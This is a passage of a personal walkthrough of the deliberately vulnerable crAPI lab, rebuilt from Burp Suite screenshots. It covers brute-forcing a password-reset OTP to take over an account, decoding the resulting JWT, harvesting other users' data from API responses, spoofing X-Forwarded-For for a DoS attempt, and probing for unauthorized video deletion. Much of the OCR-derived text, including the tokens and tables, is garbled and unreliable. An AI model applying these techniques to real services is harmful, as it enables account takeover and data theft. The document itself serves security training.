| | 14 | Sec-Fetch-Mode: cors | | | | | | | | |
| | 15 | Sec-Fetch-Site: same-origin | | | | | | | | |
| | 16 | | | | | | | | | |
| | 17 | } | | | | | | | | |
| | | "email":"robot001@example.com", | | | | | | | | |
| | | "otp":"0002", | | | | | | | | |
| | | "password":"HackingCrapi123!" | | | | | | | | |

```

L3 Sec- 9998 9997 500 20:32:13 5 Sep 2023 12 12 519
L4 Sec- Request Response
L5 Sec-
L6 Pretty | Hex Render
L7 {"en
1 HTTP/1.1 500
2 Server: openresty/1.17.8.2
3 Date: Wed, 06 Sep 2023 03:32:12 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 58
17
18 {
    "message": "Invalid OTP! Please try again..",
    "status": 500
}

```


6. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project file

| | Request | Payload | Status code | Time of day | Response received | Response completed | Error | Timeout | Length |
|-----------|--|----------|-------------|---------------------|-------------------|--------------------|--------------------------|--------------------------|--------|
| ② Payload | 8345 | 8344 | 500 | 20:38:54 5 Sep 2023 | 11 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| You can | 8375 | 8374 | 500 | 20:38:54 5 Sep 2023 | 4 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| | 8392 | 8391 | 500 | 20:38:54 5 Sep 2023 | 5 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Payload | 8453 | 8452 | 500 | 20:38:54 5 Sep 2023 | 6 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Payload | 8435 | 8434 | 500 | 20:38:54 5 Sep 2023 | 33 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Payload | 8520 | 8519 | 500 | 20:38:54 5 Sep 2023 | 6 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| | 8524 | 8523 | 500 | 20:38:54 5 Sep 2023 | 10 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| | 8526 | 8525 | 500 | 20:38:54 5 Sep 2023 | 15 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| ② Payload | 8572 | 8571 | 500 | 20:38:54 5 Sep 2023 | 7 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| This pay | 9226 | 9225 | 500 | 20:38:55 5 Sep 2023 | 7 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Number | 9382 | 9381 | 500 | 20:38:55 5 Sep 2023 | 17 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Number | 9561 | 9560 | 500 | 20:38:55 5 Sep 2023 | 17 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Type: | 9571 | 9570 | 500 | 20:38:55 5 Sep 2023 | 4 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| From: | 9605 | 9604 | 500 | 20:38:55 5 Sep 2023 | 4 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| To: | 9609 | 9608 | 500 | 20:38:55 5 Sep 2023 | 10 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| To: | 9674 | 9673 | 500 | 20:38:55 5 Sep 2023 | 5 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Step: | 9685 | 9684 | 500 | 20:38:55 5 Sep 2023 | 8 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Step: | 9670 | 9669 | 500 | 20:38:55 5 Sep 2023 | 29 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| How man | 9681 | 9680 | 500 | 20:38:55 5 Sep 2023 | 18 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| How man | 9720 | 9719 | 500 | 20:38:56 5 Sep 2023 | 9 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Number | 9759 | 9758 | 500 | 20:38:56 5 Sep 2023 | 18 | | <input type="checkbox"/> | <input type="checkbox"/> | 514 |
| Number | 269 | 0268 | 200 | 20:38:44 5 Sep 2023 | 441 | | <input type="checkbox"/> | <input type="checkbox"/> | 500 |
| Base: | Request | Response | | | | | | | |
| Min integ | Pretty | Raw | Hex | | | | | | |
| Max integ | 1 POST /identity/api/auth/v2/check-otp | HTTP/1.1 | | | | | | | |
| Min fract | 2 Host: localhost:8888 | | | | | | | | |
| Max fract | 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 | | | | | | | | |
| Example | 4 Accept: */* | | | | | | | | |
| 0001 | 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 | | | | | | | | |
| 4321 | 6 Accept-Encoding: gzip, deflate | | | | | | | | |
| | 7 Referer: http://localhost:8888/forgot-password | | | | | | | | |
| | 8 Content-Type: application/json | | | | | | | | |
| | 9 Content-Length: 75 | | | | | | | | |
| | 10 Origin: http://localhost:8888 | | | | | | | | |
| | 11 DNT: 1 | | | | | | | | |
| ② Payload | 12 Connection: keep-alive | | | | | | | | |
| You can | 13 Sec-Fetch-Dest: empty | | | | | | | | |
| | 14 Sec-Fetch-Mode: cors | | | | | | | | |
| | 15 Sec-Fetch-Site: same-origin | | | | | | | | |
| Add | 16 | | | | | | | | |
| Edit | 17 { | | | | | | | | |
| Remove | "email": "robot001@example.com", | | | | | | | | |
| Up | "otp": "0268", | | | | | | | | |
| | "password": "HackingCrapi123!" | | | | | | | | |

Now with a Password Reset for our victim, we can successfully login and verify the JOT token is valid:

The screenshot shows a network request in the "Request" tab of Burp Suite. The URL is `/identity/api/auth/login`. The request body is a JSON object with `"email": "robot8080@example.com"` and `"password": "HackingCrapi123!"`. The response in the "Response" tab shows a 200 OK status with a large JSON token. The token contains fields like `"token": "eyJhbGciOiJSUzI1NiJ9.eyJzdW10Ijy2jdW0aMUBLEGtCgxlNvNSISInJvbGUiOJwcmVkdWBmKvIiwiWF0IjONxJix0TcxNjg1L1c1HAl0JzE0TQ0Nx7y00D9...gbLkpdbM1Cg2Wf5chKaNs11bXGlnzLbtjDx6g8tVtRlDz0MuX1MASg9p6aUz0qhd9yPSpk2B01365n0BHzsorrgZp2kIC1-dyJdKV3PMEMLQ1_2rZ85B055RNz1lPK1n3QVA0igpJwJb9j3081cxK3NyRucyCc_05cgf11Tu17E7tpFu...y2zrBp0qRhp0yguP151c-NHhtdnRe-ask8rfecqbhzhx5hov1zbycDfNfHm_yXcSDVDESy3-M-hcV2oK3n01h1Tqqf0Naodfr0hNRFa"`, `"type": "Bearer"`, and `"message": null`.

```
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9eyJzdWIiOiJyb2JvdDAwMUBleGFtcGxlLmNvbSISInJvbGUiOiJwcwKvZwZpbmVkiIwiawF0IjoxM
```



Original JWT:

Decoded Token Values:

Token header values:
[+] alg = "RS256"

Token payload value

```
[+] role = "predefined"
[+] iat = 1693971685    ==> TIMESTAMP = 2023-09-05 20:41:25 (UTC)
[+] exp = 1694576485    ==> TIMESTAMP = 2023-09-12 20:41:25 (UTC)
```

Seen timestamps:
[*] iat was seen
[*] syn is later

[View all posts](#) | [View all categories](#)

```
iat = IssuedAt  
exp = Expires  
nbf = NotBefore
```

▼ Excessive Data Exposure - Flag 🦇

Challenge 4 - Find an API endpoint that leaks sensitive information of other users

Not sure what this exactly builds on from Challenge 3, but ultimately the same REST API endpoint is exposing excessive data about other users within the Community forum posts:

501 22:58:53 6 Sep 2023 http://localhost:8888 GET /community/api/v2/community/posts/recent 200 1308 JSON

502 22:58:55 6 Sep 2023 http://localhost:8888 GET /community/api/v2/community/posts/NJQnRgZdpTbdCQBVJ44 200 680 JSON

127.0.0.1 127.0.0.1

Request

Pretty Raw Hex

1 GET /community/api/v2/community/posts/recent HTTP/1.1

2 Host: localhost:8888

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0

4 Accept: */*

5 Accept-Language: en-CA, en-US;q=0.7, enq=0.3

6 Accept-Encoding: gzip, deflate

7 Referer: http://localhost:8888/forum

8 Content-Type: application/json

9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eJwdI0Lj0WnrZJAXXhBzsZ5jB20ILCjy2xLjoidXnlclsInIhdCI6MTYNSDA NJMxOsWzIXhWj0nJKN0cJcMTE50.MBFB02kAB79YiuKaacylhe5nct1xWGFpCtmvBkRwE00g.vcyIeMRRBzUaPaIgCqj7z9PmOyLw4L4rzbXbDfLMG1zAy1xspWld_e-913jwv6363GjxPU023T1lWmPusvRvWmDmQ9pcJmz0kvzrmadEx3j9YwKmNkzqN900p1r7b1Ls909Av/xpbut981u2t1-L-0bm7bpRkh1s6jnsKfPKAj7v7z34V9h-14tkJxZ7_u7q898Pv7x_r5d30lemaHCMj34k1zq7bwvWp9q0gBz217w7rwaJtV

10 DNT: 1

11 Connection: close

12 Sec-Fetch-Dest: empty

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Site: same-origin

15

16

Response

Pretty Raw Hex Render

7 X-CSRF-Token, Authorization

8 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE

9 Access-Control-Allow-Origin: *

10 Content-Length: 943

11 [

12 {

13 "id": "N16cztG506nHtVhnel",

14 "title": "Title 2",

15 "content": "Hello world 3",

16 "author": {

17 "nickname": "Robot",

18 "email": "robot@example.com",

19 "vehicleId": "81c0e3a7-312-aab-9f0a-c2b2964368ad",

20 "profile_pic_url": "",

21 "created_at": "2023-09-05T02:28:09.556Z"

22 },

23 "comments": [

24],

25 "authorId": 3,

26 "createdAt": "2023-09-05T02:28:09.556Z"

27 },

28 {

29 "id": "N16qNRgZdpTbdCQBVJ44",

30 "title": "Title 2",

31 "content": "Hello world 2",

32 "author": {

33 "nickname": "Pogba",

34 "email": "pogba80@example.com",

35 "vehicleId": "8c70edd-5bb5-42cc-bb63-c8c49ce45425",

36 "profile_pic_url": "",

37 "created_at": "2023-09-05T02:28:09.555Z"

38 },

39 "comments": [

40],

41 "authorId": 2,

42 "createdAt": "2023-09-05T02:28:09.555Z"

43 }

44]

Inspector

Selection 20 (0x14)

Selected text pogba80@example.com

Request attributes 2

Request headers 13

Response headers 8

Challenge 5 - Find an API endpoint that leaks an internal property of a video

I noticed an API endpoint `POST /identity/api/v2/user/videos` when submitting a video upload via `GET /my-profile`, which provides an internal property of `conversion_params`:

```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Thu, 07 Sep 2023 06:05:52 GMT
Content-Type: application/json
Connection: close
```

```

Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 8307609

{
  "id": 33,
  "video_name": "20201215_094957.mp4",
  "conversion_params": "-v codec h264",
  "profileVideo": "data:image/jpeg;base64,<BASE64ENCODEDSTRING=="
}

```

I am fairly certain this is the flag for this challenge.

▼ Rate Limiting - TODO

Challenge 6 - Perform a layer 7 DoS using 'contact mechanic' feature

When considering layer 7, this is the [HTTP](#) layer ([Application Layer](#) in OSI model) of the payload and as such has me thinking circumvention such as [X-Forwarded-By](#) HTTP headers, HTTP flooding techniques and botnet detections etc.

Analyzing the API endpoint requests to [POST /workshop/api/merchant/contact_mechanic HTTP/1.1](#):

| Name | Value |
|-----------------------------|-------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Thu, 07 Sep 2023 06:16:51 GMT |
| Content-Type | application/json |
| Connection | close |
| Allow | POST, OPTIONS |
| Vary | origin, Cookie |
| access-control-allow-origin | * |
| X-Frame-Options | DENY |
| X-Content-Type-Options | nosniff |
| Referer-Policy | same-origin |
| Content-Length | 152 |

The [200](#) OK response is received regardless of whether the [X-Forwarded-For](#) headers are inserted within the Repeater here and the [report_id](#) integer value keeps incrementing.

```
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparator Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Automatas
1 x 2 x 5 x 6 x 7 x 8 x 9 x 11 x 12 x +
Send ⚙️ Cancel ⏪ ⏫ ⏬ ⏩

Request
Pretty Raw Hex
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/contact-mechanic?VIN=7ZDCP26LKUH828122
8 Content-Type: application/json
9 X-Forwarded-For: 192.168.0.1
10 Authorization: Bearer eyJhbGciOiJSUzI9...eyJzdWIoIjoiYXRnZXRja2XhbXBsZS5hb20iLCjb2xlijoidXNlciIsImIhdCI6MTY5NDA2NjMx
11 OSvLkhwIjoxJkM0cTM5f0...mWF0ZiKAkfB9yliuKaacylEsnctIcXNG6PctbuvRkWE00g-yvclAeMR8cUAPlsgj0z72
12 g9PM...gVL4jrnvKo...4y4KZKhxEjKLMG1za8y4Ux8pSWtEd...9CetuumX3K61G3JpxU2JtM81W0cPmPuSrVHrmtXp5rm1nDv
13 HgC757U5ek2vrdma...XeJA9YXqVwNKKVh...qNDVip1r5xLj3L09gsrxpb9t81UjZ1-fyqa...7Bpkhs...jnkjukFPAhJNYZF3
14 4VGW...4FkjXjZ7...u7q6D6PVdTx...fG53G...eHa...ChWtJg34KizQ...6wvv...W3QgQk...BZ1W7Fwra...tVQ
15 Content-Length: 213
16 Origin: http://localhost:8888
17 DNT: 1
18 Connection: close
19 Sec-Fetch-Dest: empty
20 Sec-Fetch-Mode: cors
21 Sec-Fetch-Site: same-origin
22
23 {
  "mechanic_code": "TRAC_JHM",
  "problem_details": "testodos",
  "vin": "7ZDCP26LKUH828122",
  "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Thu, 07 Sep 2023 06:29:40 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 X-Ferrer-Policy: same-origin
12 Content-Length: 154
13
14 {
  "response_from_mechanic_api": {
    "id": 15,
    "sent": true,
    "report_link": "http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=15"
  },
  "status": 200
}
}
```

- TODO: —

▼ BFLA - Flag

Challenge 7 - Delete a video of another user

Looking at where we see our own video's is REST API endpoint `GET /identity/api/v2/user/dashboard HTTP/1.1` which reveals a potential location clue:

The screenshot shows a browser-based application for network traffic analysis, likely a proxy or a specialized security tool. The interface is divided into several sections:

- Request**: Shows a table of network requests. The columns include Request ID, Method, URL, Headers, and Body.
- Response**: Shows a table of network responses. The columns include Status, Content Type, Headers, and Body.
- Inspector**: A modal dialog box containing selected text. It shows a JSON object representing a user profile or session information.
- Logs**: A table showing log entries with columns like Time, Level, and Message.

The main table (Request) has the following data:

| ID | Method | URL | Headers | Body |
|-----|--------|--|--------------------------------|---|
| 945 | GET | /identity/api/2/user/dashboard | HTTP/1.1 | |
| 946 | POST | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |
| 947 | GET | /identity/api/2/vehicle | HTTP/1.1 | |
| 948 | GET | /maps/api/mapgen/gen_2047cap.htm | HTTP/1.1 | |
| 949 | POST | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |
| 950 | POST | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |
| 951 | GET | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |
| 952 | GET | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |
| 953 | GET | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |
| 954 | GET | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |
| 955 | GET | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |
| 956 | GET | /map/vt?pb=Im51ml162116832354542562m31te2m3661400899m361ie22s... | Content-Type: application/json | {"id":9,"name":"Hacking Crapi","email":"hacker@example.com","number":"1111111112","picture_url":"data:image/jpeg;base64,e64,QRhnJ0YQ0BaQ==","video_url":"data:image/pegbase64,QmRhanJ0YQ0BaQ==","available_credit":88.0,"video_id":33,"role":"ROLE_USER"} |

We know we are looking for a `PUT` (update) or `POST` (create) request to `DELETE` (CRUD) a resource on the webserver. Pivoting to the Active Crawl (authenticated) I performed of the application and ordering by name shows some other potential pivots:

5. Crawl of localhost:8888

| # | Time | Tool | Method | Host | Path | Query | Param count | Status code | Length | Start response timer | Comment |
|-----|---------------------|---------|--------|-----------|--|-------|-------------|-------------|--------|----------------------|---------|
| 512 | 20:05:34 7 Sep 2023 | Scanner | GET | localhost | /identity/api/v2/vehicle/vehicles | | 0 | 200 | 819 | 32 | |
| 519 | 20:05:42 7 Sep 2023 | Scanner | GET | localhost | /identity/api/v2/vehicle/vehicles | | 0 | 200 | 819 | 12 | |
| 313 | 20:02:16 7 Sep 2023 | Scanner | GET | localhost | /identity/api/v2/vehicle/7293aeef-5916-4063-9122-35470e6b... | | 0 | 200 | 576 | 153 | |
| 263 | 20:02:09 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 870 | |
| 276 | 20:02:11 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 45 | |
| 407 | 20:03:58 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 33 | |
| 425 | 20:03:59 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 41 | |
| 426 | 20:04:00 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 26 | |
| 430 | 20:04:03 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 13 | |
| 514 | 20:05:41 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 23 | |
| 521 | 20:05:48 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 28 | |
| 264 | 20:02:09 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | | 2 | 200 | 594 | 411 | |
| 275 | 20:02:11 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | | 2 | 200 | 594 | 102 | |
| 406 | 20:03:57 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | | 2 | 200 | 594 | 42 | |

Request

```
Pretty Raw Hex
1 POST /identity/api/v2/user/videos HTTP/1.1
2 Host: localhost:8888
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9, en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Authorization: Bearer eyhbGCIoLSUzIINlJ9 eyJzdWIiOiJyNzKXJA2XhhkBxZ55jB20iLCJyb2xIiJoldXNciIisImhdC16HTYSNDEM1I1MciZXhIjoxIKNwK20MDUwQfQ_p34b2CH2q42CM1WkRbYaaRLpizqrjAOcvDwLebjN5ytwHEYRgnuNa753_tbTbY1cMYTu7t-XZ1Vu2f1zj5L1X1LfIx7MqJvlsr9U2yIay1S1E6jqmT08mbvEdojV1zod2k9dL0LB3gy3Upx4seasFtGRtCh1utCTFSvNIk64UDs000J5leugzU073ta-Ey4ocYvlu1arTzPxDi_1Lg5Wch3g59A126eXvraJx1Ap0Zgsmem0nSLjUadScGNEiB-A7L1OMff_cr2-C53ionF6t2zftmH4mg6K7cvn906hJaw7GOXTFTsRUFKxp91nsuDM5w
10 Origin: http://localhost:8888
11 -----WebKitFormBoundaryTjWTQ7QtWRngK
12 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryTjWTQ7QtWRngK
13 Sec-CH-UA: "Not/A;Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
14 Sec-CH-UA-Platform: Windows
15 Sec-CH-UA-Mobile: ?0
16 Content-Length: 191
17
18 -----WebKitFormBoundaryTjWTQ7QtWRngK
19 Content-Disposition: form-data; name="file"; filename="file.mp4"
20 Content-Type: video/mp4
21
22 IGQxZ5gW5
23 -----WebKitFormBoundaryTjWTQ7QtWRngK-
24
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:02:10 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 126
17
18 {
    "id":33,
    "video_name": "file.mp4",
    "conversion_params": "-v codec h264",
    "profileVideo": "data:image/jpeg;base64,0xg1bkVXTE9SwQ=="
}
```

Inspector

Selection 16 (0x10)

Selected text 0xg1bkVXTE9SwQ==

Decoded from: Base64 9x5nEWLORY

Request attributes 2

Request body parameters 1

Request headers 15

Response headers 15

The JWT tokens in each payload are a bearer associated to my user account, but the `profileVideo` values are all unique (I.E different video paths for different users)

```
Token payload values:
[+] sub = "hacker@example.com"
[+] role = "user"
[+] iat = 1694142238 ==> TIMESTAMP = 2023-09-07 20:03:58 (UTC)
[+] exp = 1694747038 ==> TIMESTAMP = 2023-09-14 20:03:58 (UTC)
```

The `profileVideo` values are base64-encoded values, which equate to the value inside the `WebKitFormBoundary` section:

5. Crawl of localhost:8888

| # | Time | Tool | Method | Host | Path | Query | Param count | Status code | Length | Start response timer | Comment |
|-----|---------------------|---------|--------|-----------|--|-------|-------------|-------------|--------|----------------------|---------|
| 313 | 20:02:09 7 Sep 2023 | Scanner | GET | localhost | /identity/api/v2/vehicle/7293aeef-5916-4063-9122-35470e6b... | | 0 | 200 | 576 | 153 | |
| 263 | 20:02:09 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 870 | |
| 276 | 20:02:11 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 45 | |
| 407 | 20:03:58 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 33 | |
| 425 | 20:03:59 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 41 | |
| 426 | 20:04:00 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 26 | |
| 430 | 20:04:03 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 13 | |
| 514 | 20:05:41 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 23 | |
| 521 | 20:05:48 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/videos | | 2 | 200 | 583 | 28 | |
| 264 | 20:02:09 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | | 2 | 200 | 594 | 411 | |
| 275 | 20:02:11 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | | 2 | 200 | 594 | 102 | |
| 406 | 20:03:58 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | | 2 | 200 | 594 | 42 | |
| 414 | 20:03:59 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | | 2 | 200 | 594 | 28 | |
| 422 | 20:04:01 7 Sep 2023 | Scanner | POST | localhost | /identity/api/v2/user/pictures | | 2 | 200 | 594 | 39 | |

Request

```
/Connection: close
/Content-Type: application/x-www-form-urlencoded
/Content-Length: 191
/Authorization: Bearer eyhbGCIoLSUzIINlJ9 eyJzdWIiOiJyNzKXJA2XhhkBxZ55jB20iLCJyb2xIiJoldXNciIisImhdC16HTYSNDEM1I1MciZXhIjoxIKNwK20MDUwQfQ_p34b2CH2q42CM1WkRbYaaRLpizqrjAOcvDwLebjN5ytwHEYRgnuNa753_tbTbY1cMYTu7t-XZ1Vu2f1zj5L1X1LfIx7MqJvlsr9U2yIay1S1E6jqmT08mbvEdojV1zod2k9dL0LB3gy3Upx4seasFtGRtCh1utCTFSvNIk64UDs000J5leugzU073ta-Ey4ocYvlu1arTzPxDi_1Lg5Wch3g59A126eXvraJx1Ap0Zgsmem0nSLjUadScGNEiB-A7L1OMff_cr2-C53ionF6t2zftmH4mg6K7cvn906hJaw7GOXTFTsRUFKxp91nsuDM5w
Origin: http://localhost:8888
-----WebKitFormBoundaryTjWTQ7QtWRngK
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryTjWTQ7QtWRngK
Sec-CH-UA: "Not/A;Brand";v="99", "Google Chrome";v="116", "Chromium";v="116"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
Content-Length: 191
-----WebKitFormBoundaryTjWTQ7QtWRngK
Content-Disposition: form-data; name="file"; filename="file.mp4"
Content-Type: video/mp4
IGQxZ5gW5
-----WebKitFormBoundaryTjWTQ7QtWRngK-
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Fri, 08 Sep 2023 03:04:21 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 126
17
18 {
    "id":33,
    "video_name": "file.mp4",
    "conversion_params": "-v codec h264",
    "profileVideo": "data:image/jpeg;base64,IGQxZ5gW5"
}
```

Inspector

Selection 16 (0x10)

Selected text SUDRcxXahNwdXNQ==

Decoded from: Base64 IGQxZ5gW5

Request attributes 2

Request body parameters 1

Request headers 15

Response headers 15

Looking back on my old request, I can confirm my user `profileVideo` key/value is `BdajbPcE7i`: (so I want to delete a different one)

| | | | | | | | | | | |
